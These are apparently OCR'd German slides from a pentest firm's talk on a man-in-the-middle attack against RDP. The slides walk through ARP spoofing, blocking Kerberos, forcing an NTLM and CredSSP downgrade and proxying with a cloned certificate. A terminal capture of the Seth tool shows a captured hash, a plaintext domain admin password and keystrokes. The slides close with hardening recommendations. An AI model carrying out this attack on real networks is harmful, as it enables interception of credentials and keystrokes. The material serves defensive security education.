
Ziel: Downgrade von Kerberos zu Enhanced RDP Security

- → ARP-Spoofing, um „Man-in-the-Middle“-Position zu erlangen
- → Blockiere TCP-Verbindungen auf Port 88 (Kerberos)
- → Client wird auf NTLM zurückgreifen
- → Leite RDP-Verbindung auf Python-Proxy um
- → Ändere die erste Server-Antwort nach der Challenge-Response zu „Domain Controller war nicht erreichbar“
- → Client denkt, Server kann DC nicht erreichen und greift auf Enhanced RDP Security zurück
- → Opfer bekommt eine Zertifikatswarnung; Zertifikat ist für einen Menschen kaum vom Original unterscheidbar
- → Wird die Warnung ignoriert, sieht der Angreifer das Passwort und Tastatureingaben im Klartext
- → Theoretisch kann der Angreifer auch Tastatureingabeereignisse injizieren (Command Execution) oder einen Relay-Angriff durchführen




```
File  Edit  View  Bookmarks  Settings  Help
[root@kali rdp-cred-sniffer]$ ./attack.sh eth0 192.168.40.{179,185
,181}
[*] Spoofing arp replies...
[*] Turning on IP forwarding...
[*] Set iptables rules for SYN packets...
[*] Waiting for a SYN packet to the original destination...
[+] Got it! Original destination is 192.168.40.181
[*] Clone the x509 certificate of the original destination...
[*] Adjust the iptables rule for all packets...
[*] Run RDP proxy...
Waiting for connection
Connection received from 192.168.40.185
Downgrading authentication options from 11 to 3...
Enable SSL
Server challenge: 0e5b912786ee3f95
DomAdmin1::RD14:0e5b912786ee3f95:dd23d1aa5622408398bb453c800de962:
0101000000000000047e99827a098d201862b2213032bac6200000000200080052
0044003100340001000800440043003000310004001400720064003100340020e00
6c006f0063006100 6c0003001e0064006300300031002e0072006400310034002e
006c006f0063006100 6c0005001400720064003100 34002e006c006f0063006100
6c000700080047e99827a098d2010600040002000000080030003000000000000
0000000000002000004cfa6e96109bd90f6a4080daaa8e264e4ebfaffae9e368af
787f53e389d96b180a001000000000000000000000000000000000009002e0054
00450052004d005300520056002f0064006300300031002e0072006400310034002
2e006c006f0063006100 6c000000000000000000000000000
Tamper with NTLM response
Downgrading CredSSP
The client has disconnected
Waiting for connection
Connection received from 192.168.40.185
Enable SSL
The client has disconnected
Waiting for connection
Connection received from 192.168.40.185
Enable SSL
Hiding forged protocol request from client...
RD14\DomAdmin1:DomAdmin-Passwort1
Keyboard layout/type/subtype: 0x407/0x4/0x0
Key release:                  Tab
Key release:                  ESC
Key press:   ESC
```

GITHUB.COM/SYSS-RESEARCH/SETH



EMPFEHLUNGEN

- Clients dürfen keine Verbindungen zu RDP-Hosts herstellen, von denen die Identität nicht verifiziert werden kann.
  GPO: `Computer Configuration\Policies\Administrative Templates\Windows Components\Terminal Services\Remote Desktop Connection Client\Configure server authentication for client`
- Dies erfordert den Betrieb einer Public Key Infrastructure (PKI)!

> **Caution**
>
> We recommend that you obtain and install a certificate issued by one of the trusted public certification authorities that participate in the Microsoft Root Certificate Program Members program.

- NLA sollte forciert werden (Standardeinstellung). GPO: `Computer Configuration\Policies\Administrative Templates\Windows Components\Terminal Services\Terminal Server\Security\Require user authentication for remote connections by using Network Level Authentication`
- Allerdings hat auch NLA seine Nachteile
- Zwei-Faktor-Authentifizierung

THE PENTEST EXPERTS

WWW.SYSS.DE